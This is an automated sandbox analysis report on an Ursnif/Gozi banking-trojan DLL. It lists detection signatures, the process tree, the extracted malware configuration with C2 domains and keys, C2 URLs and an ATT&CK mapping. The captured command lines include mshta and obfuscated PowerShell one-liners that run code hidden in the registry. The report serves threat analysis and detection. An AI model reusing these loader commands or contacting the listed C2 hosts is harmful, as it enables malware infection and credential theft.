ID: 539453
Sample Name:
61b85f75e6a7c.dll
Cookbook: default.jbs
Time: 10:19:18
Date: 14/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 61b85f75e6a7c.dll

Overview


General Information

Sample Name:	61b85f75e6a7c.dll
Analysis ID:	539453
MD5:	26788bdf519813f..
SHA1:	44f22a053e84cd7.
SHA256:	25f74513f1f0a72…
Tags:	brt dll exe gozi isfb ursnif
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Yara detected Ursnif
- System process connects to networ…
- Hooks registry keys query functions…
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- PE file has a writeable .text section
- Writes or reads registry keys via WMI
- Machine Learning detection for samp…
- Allocates memory in foreign process…
- Modifies the prolog of user mode fun…

Classification



- **System is w10x64**
- loaddll32.exe (PID: 6132 cmdline: loaddll32.exe "C:\Users\user\Desktop\61b85f75e6a7c.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 7004 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\61b85f75e6a7c.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 7056 cmdline: rundll32.exe "C:\Users\user\Desktop\61b85f75e6a7c.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 160 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - regsvr32.exe (PID: 7016 cmdline: regsvr32.exe /s C:\Users\user\Desktop\61b85f75e6a7c.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
    - control.exe (PID: 5952 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - rundll32.exe (PID: 7084 cmdline: rundll32.exe C:\Users\user\Desktop\61b85f75e6a7c.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - control.exe (PID: 5832 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - control.exe (PID: 5116 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
- mshta.exe (PID: 2528 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Gxum='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Gxum).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5784 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name xxbuqnvca -value gp; new-alias -name ylvcupeita -value iex; ylvcupeita ([System.Text.Encoding]::ASCII.GetString((xxbuqnvca "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6740 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6620 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\jtmpm3o0\jtmpm3o0.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6496 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES391B.tmp" "c:\Users\user\AppData\Local\Temp\jtmpm3o0\CSCBACB7DE77FE24526BA1047DDC177EBA6.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 3760 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\gmpgobli\gmpgobli.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
- mshta.exe (PID: 2596 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Aw2g='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Aw2g).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6448 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name xxbuqnvca -value gp; new-alias -name ylvcupeita -value iex; ylvcupeita ([System.Text.Encoding]::ASCII.GetString((xxbuqnvca "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6468 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 1472 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\wnczrnms\wnczrnms.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6428 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5A7E.tmp" "c:\Users\user\AppData\Local\Temp\wnczrnms\CSC2E55B817A1C42F79C3F14C28684A599.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- mshta.exe (PID: 3688 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Acrf='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Acrf).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6444 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name xxbuqnvca -value gp; new-alias -name ylvcupeita -value iex; ylvcupeita ([System.Text.Encoding]::ASCII.GetString((xxbuqnvca "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5848 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 5796 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\kon0vos3\kon0vos3.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6312 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4531.tmp" "c:\Users\user\AppData\Local\Temp\kon0vos3\CSCE7DAF0804EB6B39EE1E6CAB9C626.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- mshta.exe (PID: 5724 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Sou4='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Sou4).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5640 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name xxbuqnvca -value gp; new-alias -name ylvcupeita -value iex; ylvcupeita ([System.Text.Encoding]::ASCII.GetString((xxbuqnvca "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 3628 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 4904 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\hupbkl0t\hupbkl0t.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4928 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5221.tmp" "c:\Users\user\AppData\Local\Temp\hupbkl0t\CSC47FEF1B1BE13496F9299275D8347BD99.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "RSA Public Key":
"B+xl4hUTn5rXiL0afazu2ddSc/ECZk5wqODKe0fS2KdIXHYzLOi+LPPP1HVzyCQFE2ZPog7imXfWyeJPGgVZO8mmh7g0OCbF0hBgHX6wj0qY1fBDcQxYjLnhuuJTPFt0voqEKHGGIgbiz86prZpdJls6h0dECkyqCOUP77xD4bHwJFYw
mMp7govarzlBsbdorQ4qNFnd4O2rK1GEuQisAwdMkb4j9MqHf7vkHewrh1BGBeNcr85NjoxXAnfZDuX+M7b1dWoszYHJF1rgWzk4yz7fc+7Q4leAIr2PkWbTRuRpOe4P6Ok01hKGTLORQhRgWw6Mv2aRFMimHgiQWhhaHetICEhMcBl5C
0yxhZCOhu4=",
  "c2_domain": [
    "microsoft.com/windowsdisabler",
    "windows.update3.com",
    "berukoneru.website",
    "gerukoneru.website",
    "fortunarah.com"
  ],
  "botnet": "8899",
  "server": "12",
  "serpent_key": "56473871MNTYAIDA",
  "sleep_time": "10",
  "CONF_TIMEOUT": "10",
  "SetWaitableTimer_value": "0",
  "DGA_count": "10"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.516477194.0000000004CDD000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.472386293.0000000003AD8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.519108386.000000000559D000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000002B.00000003.654015675.000001C8ACEEC000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000002B.00000003.654015675.000001C8ACEEC000.00000004.00000040.sdmp	GoziRule	Win32.Gozi	CCN-CERT	• 0xff0:$: 63 00 6F 00 6F 00 6B 00 69 00 65 00 73 00 2E 00 73 00 71 00 6C 00 69 00 74 00 65 00 2D 00 6A 00 6F 00 75 00 72 00 6E 00 61 00 6C 00 00 00 4F 50 45 52 41 2E 45 58 45 00
Click to see the 71 entries				

Sigma Overview

System Summary:

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Machine Learning detection for sample

Networking:

System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Malicious sample detected (through community Yara rule)

PE file has a writeable .text section

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the prolog of user mode functions (user mode inline hooks)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts 1	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Obfuscated Files or Information 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingre Trans

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Default Accounts	Native API 1	Valid Accounts 1	Valid Accounts 1	DLL Side-Loading 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encry Chan
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Access Token Manipulation 1	Rootkit 4	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Non-Appli Layer Proto
Local Accounts	At (Windows)	Logon Script (Mac)	Process Injection 6 1 3	Masquerading 1	NTDS	System Information Discovery 2 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Appli Layer Proto
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Valid Accounts 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallb Chan
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Security Software Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Comr
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 3 1	DCSync	Virtualization/Sandbox Evasion 3 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comr Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 6 1 3	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Regsvr32 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail F


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
61b85f75e6a7c.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.regsvr32.exe.49d0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
5.2.rundll32.exe.2b90000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
4.2.rundll32.exe.720000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
0.2.loaddll32.exe.13e0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
1.0.0.127.in-addr.arpa	0%	Virustotal		Browse
windows.update3.com	0%	Virustotal		Browse
8.8.8.8.in-addr.arpa	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://berukoneru.website/tire/qmvui3Jef80_2BIeM_2BXh/O_2By54KPinsD/_2BFfpah/5k89w5bXqU7DEWhQp1iBEy2/_2BnU_2FsR/sUo3C8aISdxyIYl8W/JynqV_2BmddH/AgiN2_2BUrO/VCPQbezXreMebQ/izeoYIW_2BTEh6B2Zh_2B/L3PgbMDpsuFq53n5/obVS_2BHmsXbkex/IxU7ONkaq6S5id4E4C/VTSP2pp87/7bclEnvP5UuFRz5_2FIN/q_2FKVUn/a3U.eta	0%	Avira URL Cloud	safe	
http://https://berukoneru.website/tire/KjB2BgkWWh/2R_2Fkj8GC7yaP1kC/DPb_2B003_2B/KSHrvwTkEkd/_2FAMHiah0zctf	0%	Avira URL Cloud	safe	
http://schemas.mic	0%	URL Reputation	safe	
http://https://berukoneru.website/tire/XmFjtmy1jR6lateNyuPVYzk/zqxAUph9t_/2FhKh_2BKiBZEq6Pk/avtEml_2FYjs/Y8y781fyUpX/C_2FGsjVf_2F1i/tI0L_2Fc4mVHQ5jOtMGU8/MLBmn_2F0B4RgjE1/vjwq5A2_2B3O0OF/2xAZRByvalCt4EW7PP/8v2xGWGrY/70z8u8ipgSqR2XldqMkC/Q_2FRHW9LM53wtTl2y8/wrMCO.eta	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://berukoneru.website/tire/aZ8BheahozwZJezagn3wPqr/iz35YcAb_2/F5jeyfvVg2ICfCrEk/0rrw6u3U7gic/uq	0%	Avira URL Cloud	safe	
http://https://windows.update3.com/tire/vuHeqIQ3bqpSw_2Byc/c_2BB_2Fi/KRLpI_2FLMzbCYIdYZV9/wMp8vpBadTBEn6lom	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://windows.update3.com/	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://https://berukoneru.website/tire/pXEvhesP8JJkQtOX4Z5G/OiJKf20ix2ZGR09v_2B/AwevbnlWqTi_2FbmjeIBIJ/B8iREIEDTHJ8C/QPwxSlTX/9Ss6_2FUQqUE8Rtt6tkm28v/8Qb_2FbAb4/RcCK4EpQ3Lh0e_2BV/nW7_2F9KVPTc/RWwFawwnn1T/NBQ509K2MeA0Zg/X_2BL3B2nl1ByESW4otQy/_2FmAs1Ly6/iqZ3GWXa.eta	0%	Avira URL Cloud	safe	
http://https://berukoneru.website/tire/k0k9N5zvmOwLqrZ9t/mA_2BT5LewRQ/XIHVxnLBVoU/TCE3xXfm5Bjx_2/FNwBkfDvRbJwwM4AJLewo/S2GmqFJJAf16v117/0Fd8Da4X45K7ewO/ZOOFQH9lFoxITYmiaW/UM4b3mHcB/fh9cKbdZnHyGiZkOZevh/xKEuDuLDKEmBX5F2T0A/HlQglDHz0FPghDE04k7Rtp/qlpZkGrY6jSqN/zGqWq5UgJ/rU.eta	0%	Avira URL Cloud	safe	
http://https://berukoneru.website/tire/jd_2FYT4kZR8w841QcBB1/tR81NFI9aRqohSRO/X0dydnORWplT5uR/5w00AG_2B_2FJ09dQQ/WUxRePiB4/GTOJFQ8FP8igXEjbgkH9/zEak3366_2FSVu5YatC/6c8yBLY3VgDZriaVuWUlRJ/NfUpYHR7DlV_2/FmC6rrvj/IWZqq_2FXZYrZ6Jfrjl4wOK/cOGNowVtID/CNlyDmEUAcdL6Ngg n/Q6FP_2FvO/_2BU9JHdR/p.eta	0%	Avira URL Cloud	safe	
http://https://berukoneru.website/tire/tEXumA952Z/iljgXIorkNbq6MNPU/M3Mb2CH8XEAs/ZvNkij3gQew/dxKPUhxVjzkBtZ/B3kMEs_2FJYP69uLJ0Zru/_2BYjun6ZVTrWBF0/nSePp_2BxhkopWf/iGbA1ax9WTenbT0BwC/JetFByiwf/3LiswTAhhMHb0jpdGXHw/RYbbpWHEDIwmZCcWi7e/zfbtXmV0tr/6_2BifPd.eta	0%	Avira URL Cloud	safe	
http://https://berukoneru.website/tire/KjB2BgkWWh/2R_2Fkj8GC7yaP1kC/DPb_2B003_2B/KSHrvwTkEkd/_2FAMHiah0zctf/nNbEHjkCSlyuZxandMk7W/125Nt4kKNIyzhV_2/FpQlU2nlzM_2FEI/PEryRBP68LWoGHV3sm/y9L4VUWvc/E0UlFXDmQ0_2F2mVHcN_/2B13NnOs91EWboOkL1Q/soeab74L05htIewL3_2FTu/VD2Jph.eta	0%	Avira URL Cloud	safe	
http://https://berukoneru.website/tire/yIaXbfYof9IP/8B_2BPJ4_2B/hMnTiYTFHmvWMq/Om0JbLkmD_2F5koSu_2FY/nLk_2FKibFUJ9gOk/MZT8jf1B5RdC0UZ/6Z4No8ixNFmBVmH7Bj/uDf3BhOPM/DLBe_2Bd6mkqoP7YTIID/XBuFTJLHbx1D4QjnBWn/TnGiYGHPz2eGN6knS8Er2o/_2B5QVwmx2J_2/BE8gCb3N/ingbPXC9ZN_2BMhH2cvWH8p/CYnerQtz/Ddd.eta	0%	Avira URL Cloud	safe	
http://https://berukoneru.website/tire/gzRMSfagaZDYqNWCuNWpBQY/d3QH3HcNtD/fG3zb1_2FY310Wc1Z/tU68j9ArrsrY/cG2nzLaOesJ/1fJaUxYEiS_2Fq/6VuTPCoO1fL43Db5nwE4B/eNIHObz48Uk8thb4/s2ZGHDbOs4GyVjB/HB5iQTw6wsHP9eF2fL/ehbbJ4i3G/wutxyBgCPuYINeY4btAA/_2FftqK8_2FJ53N0BbQ/E4DqjTtkOXgod/z7et.eta	0%	Avira URL Cloud	safe	
http://crl.microsoftq	0%	Avira URL Cloud	safe	
http://https://windows.update3.com/P	0%	Avira URL Cloud	safe	
http://https://berukoneru.website/	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://https://berukoneru.website/tire/aZ8BheahozwZJezagn3wPqr/iz35YcAb_2/F5jeyfvVg2ICfCrEk/0rrw6u3U7gic/uqJTyp4A5eQ/0U2GqSt0iiLbUx/HO3viOhQ8WkG8vbfTOB_2/BnaqEkGKFXXYKGIR/Ctbh99dX8lvtuYg/YlazQ5uDO_2FKEL9Q_/2BJjb_2Fo/n4TKwNU4Z7gGvATNQb4t/rYS_2FADS/RnX9qstM/g.eta	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
